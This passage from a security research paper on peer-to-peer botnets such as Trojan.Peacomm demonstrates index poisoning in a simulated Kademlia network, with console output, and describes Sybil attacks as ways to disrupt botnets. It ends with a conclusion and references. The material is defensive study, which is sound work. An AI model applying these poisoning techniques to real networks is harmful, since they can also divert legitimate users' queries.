- Second way to do it is to choose a duplicate id; fill its <key, value> pairs with fake entries; where values correspond to duplicate ids**.** Doing this, malicious ids can be re-routed to legitimate ids.

A demo implementation of Index poisoning attack has been demonstrated below. The implementation contained 32 peers, each having data structure as shown on Fig:5. The values of node 13 are as seen in Fig:17. Key=9 has a value 234 and nearest node to 9 is node 1 which is stored in k-bucket.



```
C:\Windows\system32\cmd.exe - jr  Kad
4.Print
5.Exit
2
************************************
Inputs: NodeId, NodeId to store, Key Value:1, 13,9, 234
************************************
STORING IN K-BUCKET of Node:13
Storing Key Value Pair
id=13
key     value
9       234
0       0
0       0
k-bucket
1
0
0
Choose an operation:
1.Add Node
2.Store Value
3.Find Key
4.Print
5.Exit
3
************************************
Inputs: RequestingId,Key:8, 9
************************************
Value ofthe Key found
Node 8 sends find_key to Node: 9
Node 8 sends find_key to Node: 13
Value of the key 9 is 234
Choose an operation:
1.Add Node
2.Store Value
3.Find Key
4.Print
5.Exit
```

Figure 17: Snapshot of Index Poisoning Attack1

Next step is to generate a duplicate node 13, and inserting fake <key,values> pairs in it. Performing search routing through this node will generate different result as before i.e. 567 in Fig:18 instead of 234 in Fig:17.

The implementation is done in JR programming language which is an extension of JAVA, specially meant for distributed computing and simulations.




Figure 18: Snapshot of Index Poisoning Attack2

6.2 Sybil attack

In this attack, an attacker can create large number of counterfeit nodes and can divert the queries of the legitimate nodes to the nodes they want. This method can be taken advantage of by us to disrupt the botnet activity. But doing this may also affect other legitimate traffic and queries. Clever bot masters may use Certificates to authenticate a peer which wants to enter the network. This will prevent other nodes to enter the system.

7 Conclusion:

Through this paper, we have explained the working of a P2P botnet. Although architecturally it is different than the conventional command and control botnets, their purposes are similar i.e. to share information amongst nodes, to download secondary injections and use individual nodes as attack vectors. P2P botnets are difficult to shut-down because they do not have a single point of failure like the C&C botnets.

Our study on one such P2P bot binary, Trojan.Peacomm, demonstrated how such bots spread infection, self-replicate, download rest of their body and maintain stealth to avoid detection. The reverse engineering techniques, black boxing and white boxing analysis used in a systematic manner laid a framework for analyzing future bot binaries and malwares.

We have presented strategies to attack the network in order to shut down the malicious activities of the bots. We also suggested detection strategies naming Host based detection and Network based detection so that its infection can be mitigated.

As part of future work of the analysis presented in this paper, we may consider detecting botnet activity on a host, find the list of peers it connects to before it joins the P2P network and automate an attack on the Kademlia network using that peer list. For this we would simulate a network on the OverSim simulator [10] which can simulate thousands of Kademlia nodes. Using the simulator it is possible to define malicious behavior and the probability of malicious nodes on the network.

8 References

[1] David Dagon, Julian Grizzard, Vikram Sharma, Chris Nunnery, Brent Kang, “Peer-to-Peer Botnets: Overview and Case Study”, http://www.usenix.org/events/hotbots07/tech/full_papers/grizzard/grizzard.pdf

[2] Ping Wang, sherri Sparks, Cliff C. Zou, “An Advanced Hybrid Peer-to-Peer Botnet”, http://www.usenix.org/events/hotbots07/tech/full_papers/wang/wang.pdf

[3] Elia Florio, Mircea Ciubotariu, Symantec Security Response, “Peerbot: Catch me if you can”, http://www.symantec.com/avcenter/reference/peerbot.catch.me.if.you.can.pdf

[4] André Fucs, Augusto Paes de Barros, Victor Pereira, “New botnets trends and threats”, http://www.blackhat.com/presentations/bh-europe-07/Fucs-Paes-de-Barros-Pereira/Whitepaper/bh-eu-07-barros-WP.pdf

[5] Anestis Karasaridis, Brian Rexroad, David Hoeflin, “Wide-scale Botnet Detection and Characterization”, http://www.usenix.org/events/hotbots07/tech/full_papers/karasaridis/karasaridis.pdf

[6] http://en.wikipedia.org/wiki/Botnets

[7] http://images.ientrymail.com/securitypronews/botnet_lifecycle.jpg

[8] http://en.wikipedia.org/wiki/Peer-to-peer

[9] http://en.wikipedia.org/wiki/Overlay_network

[10] OverSim: The Overlay Simulation Framework http://www.oversim.org/

[11] Petar Maymounkov, David Mazi`eres, Kademlia: A Peer-to-peer Information System Based on the XOR Metric” http://www.cs.rice.edu/Conferences/IPTPS02/109.pdf\

[12] Portable Executable, (2008). Retrieved Oct/20,2008, from http://en.wikipedia.org/wiki/Portable_Executable

[13] Pietrek Matt “Peering Inside the PE: A Tour of the Win32 Portable Executable File Format” http://msdn.microsoft.com/en-us/library/ms809762.aspx

[14] OllyDbg (2000). Retrieved Oct/09, 2008, from http://www.ollydbg.de

[15] Interactive Disassembler, (2008). Retrieved Oct/21,2008, from http://en.wikipedia.org/wiki/Interactive_Disassembler

[16] GetModuleHandle Function. Retrieved Nov/1,2008, from http://msdn.microsoft.com/en-us/library/ms683199.aspx

[17] CreateToolhelp32Snapshot Function. Retrieved Nov/5,2008, from http://msdn.microsoft.com/en-us/library/ms682489(VS.85).aspx

[18] http://msdn.microsoft.com/en-us/library/ms684834(VS.85).aspx

[19] http://msdn.microsoft.com/en-us/library/ms684836(VS.85).aspx

[20] http://msdn.microsoft.com/en-us/library/ms684320.aspx

[21] Install Microsoft Loopback Adapter. Retrieved Nov/5,2008, from http://technet.microsoft.com/en-us/library/cc708322.aspx

[22] Executable compression http://en.wikipedia.org/wiki/Executable_compression

[23] TrendMicro™ HijackThis™ Overview http://www.trendsecure.com/portal/en-US/tools/security_tools/hijackthis